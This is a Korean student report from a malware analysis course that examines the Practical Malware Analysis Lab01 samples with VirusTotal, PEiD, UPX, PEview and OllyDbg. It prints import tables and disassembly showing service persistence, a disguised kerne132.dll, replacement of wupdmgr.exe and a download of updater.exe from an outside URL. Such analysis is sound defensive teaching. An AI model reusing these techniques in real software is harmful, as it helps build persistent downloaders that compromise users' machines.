# 악성코드 분석

## 문제해결 시나리오

악성코드분석 및 모의해킹 전문가 양성과정

김 다 솜

# 차 례

1. 기존 Anti Virus에 정의되어 있는 프로그램인가?

1) virustotal

| 악성코드 파일 | virustotal에서 분류된 바이러스명 |
|---|---|
| Lab01-01.exe | Trojan |
| Lab01-01.dll | Trojan |
| Lab01-02.exe | Trojan |
| Lab01-03.exe | Trojan |
| Lab01-04.exe | Trojan |

| 악성코드 파일 | Hash값 |
|---|---|
| Lab01-01.exe | 58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47 |
| Lab01-01.dll | f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba |
| Lab01-02.exe | c876a332d7dd8da331cb8eee7ab7bf32752834d4b2b54eaa362674a2a48f64a6 |
| Lab01-03.exe | 7983a582939924c70e3da2da80fd3352ebc90de7b8c4c427d484ff4f050f0aec |
| Lab01-04.exe | 0fa1498340fca6c562cfa389ad3e93395f44c72fd128d7ba08579a69aaf3b126 |

2. 해당 파일의 Compile된 시간은?

- 컴파일된 시간 = 만들어진 시간(Time Date Stamp)

| 악성코드 파일 | Time Date Stamp 값 | ctime()으로 구한 시간 |
|---|---|---|
| Lab01-01.exe | 0x4D0E2FD3 | "C:₩Tools₩Microsoft Vis<br>Mon Dec 20 01:16:19 2010 |
| Lab01-01.dll | 0x4D0E2FE6 | "C:₩Tools₩Microsoft Vis<br>Mon Dec 20 01:16:38 2010 |
| Lab01-02.exe | 0x4D370D01 | "C:₩Tools₩Microsoft Vi<br>Thu Jan 20 01:10:41 2011 |
| Lab01-03.exe | 0x00000000 | - |
| Lab01-04.exe | 0x5D69A2B3 | "C:₩Tools₩Microsoft Vi<br>Sat Aug 31 07:26:59 2019 |

3. Packing과 Obfuscation된 징후가 있는가?

- PEiD 탐지 도구를 이용

1) Lab01-01.exe와 Lab01-01.dll

- Microsoft Visual C++ 6.0 버전으로 컴파일이 되었다.



2) Lab01-02.exe

- UPX(the Ultimate Packer for eXecutables)
- www.upx.sourceforge.net : UPX 공식 사이트
- UPX로 패킹된 것을 확인할 수 있다.


```
C:₩upx393w>upx -o unpacked_Lab01-02.exe -d Lab01-02.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2017
UPX 3.93w        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 29th 2017

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     16384 <-      3072   18.75%    win32/pe     unpacked_Lab01-02.exe
```

3) Lab01-03.exe

- FSG 1.0으로 패킹된 것을 확인할 수 있다.


4) Lab01-04.exe

- Microsoft Visual C++ 6.0 버전으로 컴파일이 되었다.

4. import를 보고 악성코드 행위를 유추하라.

1) Lab01-01.exe

> 파일 관련된 함수들이 확인된다.

| PI | Ordinal ^ | Hint | Function | Entry Point |
|---|---|---|---|---|
| C | N/A | 27 (0x001B) | CloseHandle | Not Bound |
| C | N/A | 40 (0x0028) | CopyFileA | Not Bound |
| C | N/A | 52 (0x0034) | CreateFileA | Not Bound |
| C | N/A | 53 (0x0035) | CreateFileMappingA | Not Bound |
| C | N/A | 144 (0x0090) | FindClose | Not Bound |
| C | N/A | 148 (0x0094) | FindFirstFileA | Not Bound |
| C | N/A | 157 (0x009D) | FindNextFileA | Not Bound |
| C | N/A | 437 (0x01B5) | IsBadReadPtr | Not Bound |
| C | N/A | 470 (0x01D6) | MapViewOfFile | Not Bound |
| C | N/A | 688 (0x02B0) | UnmapViewOfFile | Not Bound |


- CopyFileA : 파일 복사
- CreateFileA : 파일 또는 입출력 장치를 작성 및 열기
- CreateFileMappingA : 파일 맵핑 개체를 생성 및 열기
- FindClose : 검색된 파일의 핸들을 닫기
- FindFirstFileA : 특정 이름과 매칭되는 파일 또는 서브 디렉터리 검색
- FindNextFileA : 파일 검색을 계속하기
- IsBadReadPtr : 호출 프로세스가 지정된 메모리 범위에 대한 읽기 액세스 권한을 가지고 있는지 확인
- MapViewOfFile : 호출 프로세스의 주소 공간에 맵핑
- UnmapViewOfFile : 맵핑된 호출 프로세스의 주소 공간을 해제

2) Lab01-01.dll

| E | Ordinal ^ | Hint | Function | Entry Point |
|---|---|---|---|---|
| C | 1 (0x0001) | 84 (0x0054) | accept | 0x00011028 |
| C | 2 (0x0002) | 85 (0x0055) | bind | 0x00003E00 |
| C | 3 (0x0003) | 86 (0x0056) | closesocket | 0x00009639 |
| C | 4 (0x0004) | 87 (0x0057) | connect | 0x0000406A |
| C | 5 (0x0005) | 94 (0x005E) | getpeername | 0x00010B50 |
| C | 6 (0x0006) | 99 (0x0063) | getsockname | 0x0000951E |
| C | 7 (0x0007) | 100 (0x0064) | getsockopt | 0x000046C9 |
| C | 8 (0x0008) | 101 (0x0065) | htonl | 0x00002BC0 |
| C | 9 (0x0009) | 102 (0x0066) | htons | 0x00002B66 |
| C | 10 (0x000A) | 105 (0x0069) | ioctlsocket | 0x00004519 |
| C | 11 (0x000B) | 103 (0x0067) | inet_addr | 0x00002BF4 |
| C | 12 (0x000C) | 104 (0x0068) | inet_ntoa | 0x00003F41 |
| C | 13 (0x000D) | 106 (0x006A) | listen | 0x000088D3 |
| C | 14 (0x000E) | 107 (0x006B) | ntohl | 0x00002BC0 |
| C | 15 (0x000F) | 108 (0x006C) | ntohs | 0x00002B66 |
| C | 16 (0x0010) | 109 (0x006D) | recv | 0x0000615A |

- 윈도우 소켓을 구동하는 WS2_32.dll 라이브러리 파일이 있다.
- 소켓 프로그래밍에 사용되는 함수들을 볼 수 있다.
- 이 악성코드 프로그램은 소켓으로 연결하여 파일 등을 보낼 수 있다.

3) Lab01-02.exe




"http://www.malwareanalysisbook.com" 이라는 주소를 확인되었는데 Internet Explorer 8.0 버전에서 이 주소로 접근하려는 것 같다.

3-1) Kernel32.DLL

하드웨어가 사용하는 메모리와 사용자가 사용하는 메모리를 관리하며 ntdll.dll과 같이 사용된다.
(ntdll.dll : 윈도우가 부팅되면서 커널 메모리 영역을 사용할 수 있게 한다)

- 서비스 관련 함수 有
- CreateServiceA : 서비스 생성
- StartServiceCtrlDispatcherA : 서비스 프로세스의 기본 스레드를 서비스 제어 관리에 연결하여 호출 프로세스의 서비스 제어 디스패처 스레드로 만든다.

3-2) ADVAPI32.DLL

Windows 98의 레지스트리를 관리하는 기능을 가지고 있다. 레지스트리는 Windows 98의 모든 환경설정 정보를 방대한 숫자들의 덩어리로 가지고 있으며, 특히 하드웨어 정보는 PnP가 동작하는데 있어서 중요한 역할을 한다.

- 스레드 관련 함수 有
- OpenMutexA : 뮤텍스 생성
- CreateThread : 스레드 생성

3-3) MSVCRT.DLL

비주얼 C++버전 4.2 ~ 6.0까지의 마이크로소프트 비주얼 C 런타임 라이브러리

- __set_app_type : 현재 응용 프로그램 유형 설정
- controlfp_s : 부동 소수점 제어 단어 가져와서 설정
- 이 외에 예외처리 관련 함수도 있다.

3-4) WININET.DLL

FTP, HTTP, NTP 같은 프로토콜을 구현한 상위 수준의 네트 수를 담음

- WININET.dll 초기화 함수 有(InternetOpenA)
- InternetOpenA이라고 wininet함수들을 초기화하는데 사용

```
00403010 4D 61 6C 53 65 72 76 69 63 65 00 00 4D 61 6C 73 MalService..Mals
00403020 65 72 76 69 63 65 00 00 48 47 4C 33 34 35 00 00 ervice..HGL345..
00403030 68 74 74 70 3A 2F 2F 77 77 77 2E 6D 61 6C 77 61 http://www.malwa
00403040 72 65 61 6E 61 6C 79 73 69 73 62 6F 6F 6B 2E 63 reanalysisbook.c
00403050 6F 6D 00 00 49 6E 74 65 72 6E 65 74 20 45 78 70 om..Internet Exp
00403060 6C 6F 72 65 72 20 38 2E 30 00 00 00 01 00 00 00 lorer 8.0...┌...
```


4) Lab01-03.exe

| pFile | Data | Description | Value |
|---|---|---|---|
| 00002000 | 0000605C | Hint/Name RVA | 006F __getmainargs |
| 00002004 | 0000606C | Hint/Name RVA | 00D7 _controlfp |
| 00002008 | 0000607A | Hint/Name RVA | 00EE _except_handler3 |
| 0000200C | 0000608E | Hint/Name RVA | 009A __set_app_type |
| 00002010 | 000060A0 | Hint/Name RVA | 0087 __p__fmode |
| 00002014 | 000060AE | Hint/Name RVA | 0082 __p__commode |
| 00002018 | 000060BE | Hint/Name RVA | 00F7 _exit |
| 0000201C | 000060C6 | Hint/Name RVA | 0050 _XcptFilter |
| 00002020 | 000060D4 | Hint/Name RVA | 0291 exit |
| 00002024 | 000060DC | Hint/Name RVA | 007C __p___initenv |
| 00002028 | 000060EC | Hint/Name RVA | 013C _initterm |
| 0000202C | 000060F8 | Hint/Name RVA | 009C __setusermatherr |
| 00002030 | 0000610C | Hint/Name RVA | 00B7 _adjust_fdiv |
| 00002034 | 00000000 | End of Imports | msvcrt.dll |
| 00002038 | 0000612A | Hint/Name RVA | 0008 VariantInit |
| 0000203C | 00006138 | Hint/Name RVA | 0002 SysAllocString |
| 00002040 | 0000614A | Hint/Name RVA | 0006 SysFreeString |
| 00002044 | 00000000 | End of Imports | oleaut32.dll |
| 00002048 | 00006164 | Hint/Name RVA | 00FE OleInitialize |
| 0000204C | 00006174 | Hint/Name RVA | 0012 CoCreateInstance |
| 00002050 | 00006188 | Hint/Name RVA | 0115 OleUninitialize |
| 00002054 | 00000000 | End of Imports | ole32.dll |

ole32.dll 라이브러리 파일을 통해 OleInitialize로 COM 라이브러리를 활성화시킨다. 그런 다음, CoCreateInstance함수에 CLSID를 전달하여 새로운 인스턴스를 생성하고 임의의 주소인 "http://www.malwareanalysis.com/ad.html"를 호출한다.
호출한 다음, OleUninitialize로 COM 라이브러리를 비활성화시킨다.

- __getmainargs : 명령줄 구문 분석을 호출하고 전달된 포인터를 통해 다시 메인함수로 인수를 복사
- _controlfp : 부동 소수점 제어 단어를 가져와서 설정
- _except_handler3 : 내부 CRT 기능, 현재 예외를 처리 할 적절한 예외 처리기를 찾기 위해 프레임 워크에서 사용
- __set_app_type : 현재 응용 프로그램 유형을 설정
- __p__fmode : _fmode의 기본 파일 변환 모드를 지정하는 글로벌 변수를 가리킨다
- __p__commode : _commode의 기본 파일 커미트 모드를 지정하는 글로벌 변수를 가리킨다.
- _XcptFilter : 예외 및 수행 할 관련 조치를 식별
- _initterm : 함수 포인터의 테이블을 실행하고 초기화하는 내부 메소드
- __setusermatherr : _matherr 루틴 대신 수학 오류를 처리하기 위해 사용자 제공 루틴을 지정
- VariantInit : 변형을 초기화
- SysAllocString : 새 문자열을 할당하고 전달 된 문자열을 복사
- SysFreeString : 이전에 할당 된 문자열을 할당 해제
- OleInitialize : COM 라이브러리를 초기화하고 동시성 모델을 단일 스레드 아파트(STA)로 식별하고 추가 기능을 활성화
- CoCreateInstance : 지정된 CLSID와 관련된 클래스의 초기화되지 않은 단일 객체를 만듦
- OleUninitialize : COM 라이브러리를 닫고, 아파트에서 보유한 모든 클래스 팩토리, 다른 COM 개체 또는 서버를 해제 및 RPC 비활성화하고 아파트가 유지 관리하는 모든 리소스를 해제

5) Lab01-04.exe




> 특정 이름의 함수를 매칭하여 sprintf로 파일 경로를 생성한다. 그런 다음 생성한 파일 경로를 찾아서 파일 속성 및 해당 함수의 모듈을 검색한다. AdjustTokenPrivileges 함수로 윈도우 토큰 권한 설정을 통해 권한 상승할 수 있는 가능성이 있다.


- CreateProcessInternalA : 웹 브라우저를 실행하는 함수
- AdjustTokenPrivileges : 지정된 활성화 또는 비활성화 권한 액세스 토큰
- LookupPrivilegeValueA : 특정 시스템에 사용되는(LUID) 지정된 권한 이름
- OpenProcessToken : 프로세스와 관련된 액세스 토큰을 연다
- _snprintf : == sprintf
- _stricmp : == strcmp

| Value |
|---|
| 0142 OpenProcessToken |
| 00F5 LookupPrivilegeValueA |
| 0017 AdjustTokenPrivileges |
| ADVAPI32.dll |
| 013E GetProcAddress |
| 01C2 LoadLibraryA |
| 02D3 WinExec |
| 02DF WriteFile |
| 0034 CreateFileA |
| 0295 SizeofResource |
| 0046 CreateRemoteThread |
| 00A3 FindResourceA |
| 0126 GetModuleHandleA |
| 017D GetWindowsDirectoryA |
| 01DD MoveFileA |
| 0165 GetTempPathA |
| 00F7 GetCurrentProcess |
| 01EF OpenProcess |
| 001B CloseHandle |
| 01C7 LoadResource |
| KERNEL32.dll |
| 01AE _snprintf |
| 00D3 _exit |
| 0048 _XcptFilter |
| 0249 exit |
| 0064 __p___initenv |
| 0058 __getmainargs |
| 010F _initterm |
| 0083 __setusermatherr |
| 009D _adjust_fdiv |
| 006A __p__commode |
| 006F __p__fmode |
| 0081 __set_app_type |
| 00CA _except_handler3 |
| 00B7 _controlfp |
| 01C1 _stricmp |
| MSVCRT.dll |


5. 해당 프로그램의 목적이 무엇인가?

1) Lab01-01.exe

Lab01-01.exe에서 kernel32.dll, Lab01-01.dll 순으로 파일이 생성된 후, Lab01-01.dll이 복사되어 kerne132.dll 이름으로 새 파일이 생긴다. Lab01-01.dll 라이브러리 파일에서는 소켓 프로그래밍 함수가 확인된다. 특히 10026028에 특정 서버 ip가 있는 것으로 보아 소켓 서버 함수를 제공하는 라이브러리 파일임을 확인했다. 소켓으로 클라이언트와 연결하여 무언가를 주고받기 위한 것으로 추측된다.




kernel32.dll -> Lab01-01.dll -> kerne132.dll 순으로 파일이 생성된다.(Lab01-01.exe)




Lab01-01.dll 라이브러리 파일에서 소켓 프로그래밍 함수를 확인

2) Lab01-02.exe

Lab01-02.exe에서 Malservice라는 이름으로 서비스를 생성하여 wininet 함수들을 초기화한 후, 특정 주소인 "http://www.malwareanalysisbook.com"으로 지정된 자원을 열어서 해당 URL과 연결을 시도한다.

```
Password = NULL
ServiceStartName = NULL
pDependencies = NULL
pTagId = NULL

LoadOrderGroup = NULL
BinaryPathName
ErrorControl = SERVICE_ERROR_IGNORE
StartType = SERVICE_AUTO_START
ServiceType = SERVICE_WIN32_OWN_PROCESS
DesiredAccess = SERVICE_CHANGE_CONFIG
DisplayName = "Malservice"
ServiceName = "Malservice"
hManager
CreateServiceA
```

Malservice라는 이름으로 오류가 발생할 경우 무시하고 자동 실행하는 서비스 생성

```
00401150  .  56           PUSH ESI
00401151  .  57           PUSH EDI
00401152  .  6A 00        PUSH 0
00401154  .  6A 00        PUSH 0
00401156  .  6A 00        PUSH 0
00401158  .  6A 01        PUSH 1
0040115A  .  68 54304000  PUSH unpacked.00403054                  ASCII "Internet Explorer 8.0"
0040115F  .  FF15 74204000 CALL DWORD PTR DS:[<&WININET.InternetOpenA>]  WININET.InternetOpenA
00401165  .  8B3D 70204000 MOV EDI,DWORD PTR DS:[<&WININET.InternetOpenUrlA>]  WININET.InternetOpenUrlA
0040116B  .  8BF0         MOV ESI,EAX
0040116D  >  6A 00        PUSH 0
0040116F  .  68 00000080  PUSH 80000000
00401174  .  6A 00        PUSH 0
00401176  .  6A 00        PUSH 0
00401178  .  68 30304000  PUSH unpacked.00403030                  ASCII "http://www.malwareanalysisbook.com"
0040117D  .  56           PUSH ESI
0040117E  .  FFD7         CALL EDI
00401180  .^ EB EB        JMP SHORT unpacked.0040116D
```

InternetOpenA로 wininet 함수를 초기화 한 다음, “http://www.malwareanalysisbook.com" 주소와 연결을 시도

3) Lab01-03.exe

ole32.OleInitialize로 COM 라이브러리를 활성화하여 ole32.CoCreateInstance함수에게 전달해서 인스턴스를 생성한 후, oleaut32.VariantInit로 변형을 초기화 한다.
"http://www.malwareanalysisbook.com/ad.html" 주소를 복사하고 웹브라우저에 해당 주소를 호출한 다음, SysAllocString으로 복사되었던 주소를 해제한다. 그런 다음, COM 라이브러리를 비활성화 시킨다. 해당 파일은 악성코드 분석 책에 대한 광고 사이트를 보여주고 싶었던 것이 아닐까 추측된다.

```
$  83EC 24        SUB ESP,24
.  6A 00          PUSH 0
.  FF15 4820400(  CALL DWORD PTR DS:[<&ole32.OleInitialize>]     ole32.OleInitialize
.  85C0           TEST EAX,EAX
.  7C 76          JL SHORT 03dump_.00401085
.  8D4424 00      LEA EAX,DWORD PTR SS:[ESP]
.  50             PUSH EAX
.  68 68204000    PUSH 03dump_.00402068
.  6A 04          PUSH 4
.  6A 00          PUSH 0
.  68 58204000    PUSH 03dump_.00402058
.  FF15 4C204000  CALL DWORD PTR DS:[<&ole32.CoCreateInstance>]   ole32.CoCreateInstance
.  8B4424 00      MOV EAX,DWORD PTR SS:[ESP]
.  85C0           TEST EAX,EAX
.  74 4F          JE SHORT 03dump_.0040107F
.  8D4C24 04      LEA ECX,DWORD PTR SS:[ESP+4]
.  56             PUSH ESI
.  51             PUSH ECX
.  FF15 3820400(  CALL DWORD PTR DS:[<&oleaut32.VariantInit>]     oleaut32.VariantInit
.  68 10304000    PUSH 03dump_.00403010                           UNICODE "http://www.malwareanalysisbook.com/ad.html"
.  66:C74424 1C   MOV WORD PTR SS:[ESP+1C],3
.  C74424 24 01(  MOV DWORD PTR SS:[ESP+24],1
.  FF15 3C204000  CALL DWORD PTR DS:[<&oleaut32.SysAllocString>]  oleaut32.SysAllocString
```

```
.  8D4C24 08      LEA ECX,DWORD PTR SS:[ESP+8]
.  8BF0           MOV ESI,EAX
.  8B4424 04      MOV EAX,DWORD PTR SS:[ESP+4]
.  51             PUSH ECX
.  8D4C24 0C      LEA ECX,DWORD PTR SS:[ESP+C]
.  8B10           MOV EDX,DWORD PTR DS:[EAX]
.  51             PUSH ECX
.  8D4C24 10      LEA ECX,DWORD PTR SS:[ESP+10]
.  51             PUSH ECX
.  8D4C24 24      LEA ECX,DWORD PTR SS:[ESP+24]
.  51             PUSH ECX
.  56             PUSH ESI
.  50             PUSH EAX
.  FF52 2C        CALL DWORD PTR DS:[EDX+2C]                      RPCRT4.77DB59B6
.  56             PUSH ESI
.  FF15 4020400(  CALL DWORD PTR DS:[<&oleaut32.SysFreeString>]   oleaut32.SysFreeString
.  5E             POP ESI
>  FF15 5020400(  CALL DWORD PTR DS:[<&ole32.OleUninitialize>]    ole32.OleUninitialize
>  33C0           XOR EAX,EAX
.  83C4 24        ADD ESP,24
-. C3             RETN
```

RPCRT4.77DB59B6 함수는 복사한 주소를 웹브라우저에서 호출하는 함수이다.

4) Lab01-04.exe

무슨 이유인지는 모르겠지만 wupdmgr.exe 경로를 완성해서 다른 경로에 새 이름으로 하나 생성한 다음 wupdmgr.exe의 모듈 핸들을 검색하고 URLDownloadToFileA 함수로 특정 주소에서 updater.exe파일을 다운받으려는 것이 확인되었다.

<table>
<tr>
<td>
BufSize = 10E (270.)<br><br>
Buffer = 0012FD28<br>
GetWindowsDirectoryA<br><br>
<%s> = "₩system32₩wupdmgr.exe"<br><br>
<%s> = "C:₩WINDOWS"<br>
format = "%s%s"<br>
count = 10E (270.)<br><br>
s<br>
_snprintf
</td>
<td>운영체제가 설치되어 있는 경로를 구한 다음, _snprintf 함수로 상위 경로와 하위 경로를 붙여준다.<br>=> "C:\WINDOWS\system32\wupdmgr.exe"</td>
</tr>
<tr>
<td>
Buffer = 0012FE3C<br>
BufSize = 10E (270.)<br>
GetTempPathA<br><br>
<%s> = "₩winup.exe"<br><br>
<%s> = "C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩"<br>
format = "%s%s"<br>
count = 10E (270.)<br><br>
s<br>
_snprintf<br><br>
NewName = "C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩₩winup.exe"<br><br>
ExistingName = "C:₩WINDOWS₩system32₩wupdmgr.exe"<br>
MoveFileA
</td>
<td>임시 파일용으로 지적된 디렉터리의 경로를 검색한 후,<br>_snprintf 함수로 상위 경로와 하위 경로를 이어준다.<br>=> "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\winup.exe"<br>경로를 이어준 다음 현재 존재하는 wupdmgr.exe를 winup.exe로 새 이름 변경한다.</td>
</tr>
<tr>
<td>
ppFilePart<br>
ReturnBuffer<br>
BufSize = 104 (260.)<br>
Extension = ".exe"<br>
FileName = "C:₩WINDOWS₩system32₩wupdmgr.exe"<br>
Path<br>
SearchPathW<br><br>
FileName = "C:₩WINDOWS₩system32₩wupdmgr.exe"<br>
GetFileAttributesW<br><br>
pModule = "winlogon.EXE"<br>
GetModuleHandleA<br><br>
CALL DWORD PTR DS:[<&ntdll.NtResumeThread>]<br><br>
....http://www.p<br>
racticalmalwarea<br>
nalysis.com/upda<br>
ter.exe.........<br><br>
URLDownloadToFileA<br><br>
http://www.practicalmalwareanalysis.com/updater.exe
</td>
<td>wupdmgr.exe를 찾아서<br>해당 파일 시스템 속성을 검색한다.<br>검색한 파일의 모듈 핸들을 검색한다.<br>NtResumeThread 함수에서<br>"http://www.practicalmalwareanalysis.com/updater.exe" 주소로 웹 브라우저에서 검색한다.<br>해당 주소는 ollydbg로 찾으려고 했으나 PEview로 SECTION .rsrc부분에서 먼저 찾아버렸다.<br><br>ollydbg로 더 이상 힌트를 못 얻을 것 같아서 strings로 문자열을 확인했는데 URLDownloadToFildA라는 함수가 눈에 띄었으며 특정 홈페이지 주소를 또 확인하였다.<br>URLDownloadToFile : 인터넷에서 비트를 다운로드하여 파일로 저장</td>
</tr>
</table>